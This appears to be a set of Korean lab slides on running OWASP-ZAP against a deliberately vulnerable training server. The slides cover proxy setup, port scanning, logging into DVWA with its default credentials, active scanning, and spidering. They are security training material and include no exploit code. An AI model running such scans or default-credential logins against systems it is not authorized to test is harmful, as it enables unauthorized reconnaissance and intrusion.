
- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- 프록시 설정


- OWASP-ZAP의 왼쪽에서 사이트 메뉴에서 프록시를 통해 Meta 서버에 관련된 정보를 가져온 상태를 확인할 수 있다.



2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- 포트 스캔 하기
 - 대상 선택 후, 오른쪽 마우스를 클릭하여 [공격] > [Port Scan host]를 이용하여 포트 스캔을 클릭한다.



2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- 포트 스캔 하기
 - 공격 대상의 열린 포트를 확인한다.

포트	설명
21	File Transfer [Control]
22	The Secure Shell (SSH) Protocol
25	Simple Mail Transfer
23	Telnet
53	Domain Name Server
80	World Wide Web HTTP
111	SUN Remote Procedure Call
139	NETBIOS Session Service
443	http protocol over TLS/SSL
445	Microsoft-DS
514	cmd
512	remote process execution:
513	remote login a la telnet:
1,099	Unknown
1,524	Unknown
2,049	Unknown
2,121	Unknown
3,306	Unknown
7,622	Unknown

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- OWASP-ZAP 공격 항목 설명

- Active Scan 실행 방법

- » 특정 페이지나 디렉토리 우 클릭 후 “Active Scan” 실행
 - » “Tools” > “Active Scan”

- Active Scan 설명

- » 점검 할 사이트의 웹 취약점을 진단하는 기능
 - » 50 가지 이상의 점검 항목 제공 (Release / Alpha / Beta로 나누어 제공)
 - » 패턴이 삽입될 위치, 강도, 경고 기준 등 세부 설정 가능

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- OWASP-ZAP 공격 항목 설명
 - 프록시 설정 후 DVWA에 로그인한다.
 - » DVWA Default username - admin
 - » DVWA Default password - password



The DVWA logo is positioned above the login form. It consists of the letters "DVWA" in a bold, dark grey sans-serif font. A green and grey swoosh graphic is positioned behind the letters, forming a circular motion around them.

Username

The input field contains the text "admin".PasswordThe input field contains two dots, representing a password. To the right of the input field is a small eye icon, typically used for password visibility.

Login

A grey rectangular button labeled "Login" in a white sans-serif font.

2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- OWASP-ZAP 공격 항목 설명
 - 공격 전 사이트에 파라미터 입력을 확인하기 위해 DVWA의 각 페이지에 들어가 임의의 값을 입력한다.
 - OWASP-ZAP에 가서 파라미터가 잘 들어 있는지 확인한다.

The screenshot displays the DVWA (Damn Vulnerable Web Application) login interface and the OWASP-ZAP proxy tool interface.

DVWA Login Page:


- Username: asdasd
- Password: [REDACTED]
- Buttons: Login

OWASP-ZAP Proxy Tool (Right Side):

- Request Tree:
 - http://detectportal.firefox.com (GET:success.txt)
 - http://meta.kshield.jr/ (GET:success.txt)
 - http://meta.kshield.jr/dvwa (GET:index.php, GET:login.php)
 - POST:login.php{Login,password,username} (highlighted in blue)
 - vulnerabilities (GET:brute, GET:brute{Login,password,username}, GET:csrf, GET:csrf{Change,password_conf,password_new}) (all highlighted with red boxes)
 - GET:exec{ip,submit}
 - GET:dvwa

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습


- OWASP-ZAP 공격 항목 설명
 - 공격 탭에 액티브 스캔 클릭한다.



2

〈실습〉 OWASP-ZAP 실행 및 패턴 업데이트 실습

- OWASP-ZAP 공격 항목 설명
 - Start 스캔 클릭한다.



<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- OWASP-ZAP 공격 항목 설명
 - 웹 서버 대상으로 자동 진단 액티브 스캔 결과를 화면 하단에서 살펴볼 수 있다.

Untitled Session - OWASP ZAP 2.7.0

파일 Edit View Analyse 보고서 Tools Online Help

Standard Mode Sites dwva vulnerabilities

빠른 시작 Request Response +

OWASP Zed Attack Proxy (ZAP) 사용을 환영합니다.

ZAP은 웹 응용 프로그램의 보안 취약점을 찾기 위한 침투 테스트에 쉽게 사용할 수 있는 통합 검증 도구입니다.

반드시 테스트가 허가된 웹사이트에 대해서만 공격이 가능함을 유의하시기 바랍니다.

빠른 응용 프로그램 테스트를 원하시면 아래 URL을 입력 후 '공격' 버튼을 눌러주세요

공격대상 URL: http://

진행: 미시작

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

Explore your application: Launch Browser Chrome

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

New Scan : 진행: 0: http://meta.ks.vulnerabilities

15% 월별 검색: 1 Num requests: 923 Export

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
936	18. 9. 11. 오후 4:40:11	18. 9. 11. 오후 4:40:11	GET	http://meta.ks.vulnerabilities?query=query%2...	301	Moved Permanently	3 ms	312 bytes	364 bytes
937	18. 9. 11. 오후 4:40:11	18. 9. 11. 오후 4:40:11	GET	http://meta.ks.vulnerabilities?query=query%3...	301	Moved Permanently	3 ms	313 bytes	365 bytes
938	18. 9. 11. 오후 4:40:11	18. 9. 11. 오후 4:40:11	GET	http://meta.ks.vulnerabilities?query=query%3...	301	Moved Permanently	11 ms	318 bytes	370 bytes
939	18. 9. 11. 오후 4:40:11	18. 9. 11. 오후 4:40:11	GET	http://meta.ks.vulnerabilities?query=query%2...	301	Moved Permanently	6 ms	321 bytes	373 bytes
940	18. 9. 11. 오후 4:40:11	18. 9. 11. 오후 4:40:11	GET	http://meta.ks.vulnerabilities/brute/?query=q...	200	OK	89 ms	347 bytes	4,522 bytes
941	18. 9. 11. 오후 4:40:11	18. 9. 11. 오후 4:40:11	GET	http://meta.ks.vulnerabilities?query=query%3...	301	Moved Permanently	8 ms	323 bytes	375 bytes
942	18. 9. 11. 오후 4:40:11	18. 9. 11. 오후 4:40:11	GET	http://meta.ks.vulnerabilities?query=query%3...	301	Moved Permanently	3 ms	322 bytes	374 bytes
943	18. 9. 11. 오후 4:40:11	18. 9. 11. 오후 4:40:11	GET	http://meta.ks.vulnerabilities/brute/?query=q...	200	OK	25 ms	325 bytes	4,522 bytes
944	18. 9. 11. 오후 4:40:11	18. 9. 11. 오후 4:40:11	GET	http://meta.ks.vulnerabilities/brute/?query=q...	200	OK	20 ms	347 bytes	4,522 bytes
945	18. 9. 11. 오후 4:40:11	18. 9. 11. 오후 4:40:11	GET	http://meta.ks.vulnerabilities/brute/?query=q...	200	OK	25 ms	325 bytes	4,522 bytes
946	18. 9. 11. 오후 4:40:11	18. 9. 11. 오후 4:40:11	GET	http://meta.ks.vulnerabilities/brute/?query=q...	200	OK	20 ms	347 bytes	4,522 bytes
947	18. 9. 11. 오후 4:40:12	18. 9. 11. 오후 4:40:12	GET	http://meta.ks.vulnerabilities/brute/?query=q...	200	OK	25 ms	325 bytes	4,522 bytes
948	18. 9. 11. 오후 4:40:12	18. 9. 11. 오후 4:40:12	GET	http://meta.ks.vulnerabilities/brute/?query=q...	200	OK	20 ms	347 bytes	4,522 bytes
949	18. 9. 11. 오후 4:40:12	18. 9. 11. 오후 4:40:12	GET	http://meta.ks.vulnerabilities/brute/?query=q...	200	OK	25 ms	325 bytes	4,522 bytes
950	18. 9. 11. 오후 4:40:12	18. 9. 11. 오후 4:40:12	GET	http://meta.ks.vulnerabilities/brute/?query=q...	200	OK	34 ms	347 bytes	4,522 bytes
951	18. 9. 11. 오후 4:40:12	18. 9. 11. 오후 4:40:12	GET	http://meta.ks.vulnerabilities/brute/?username...	200	OK	34 ms	347 bytes	4,572 bytes
952	18. 9. 11. 오후 4:40:12	18. 9. 11. 오후 4:40:12	GET	http://meta.ks.vulnerabilities/brute/?query=q...	200	OK	29 ms	325 bytes	4,522 bytes
953	18. 9. 11. 오후 4:40:12	18. 9. 11. 오후 4:40:12	GET	http://meta.ks.vulnerabilities/brute/?username...	200	OK	34 ms	347 bytes	4,572 bytes
954	18. 9. 11. 오후 4:40:12	18. 9. 11. 오후 4:40:12	GET	http://meta.ks.vulnerabilities/brute/?query=q...	200	OK	36 ms	347 bytes	4,522 bytes
955	18. 9. 11. 오후 4:40:12	18. 9. 11. 오후 4:40:12	GET	http://meta.ks.vulnerabilities/brute/?username...	200	OK	30 ms	347 bytes	4,572 bytes

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- OWASP-ZAP 공격 항목 설명

- Spider

- » 크롤링 기능으로 대상 URL의 웹 페이지 및 디렉토리 구조를 파악
 - » 스파이더 시 Passive Scan Rule에 따라 간단한 웹 취약점 결과 출력
 - » 상용화 도구에 비해 비교적 스파이더 기능이 떨어짐
 - » 찾지 못하는 페이지나 인자 명(파라미터 명)을 탐색하지 못하는 경우 발생


- Spider 실행 방법

- » 특정 페이지나 디렉토리 우 클릭 후 “스파이더(Spider)” 실행

2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

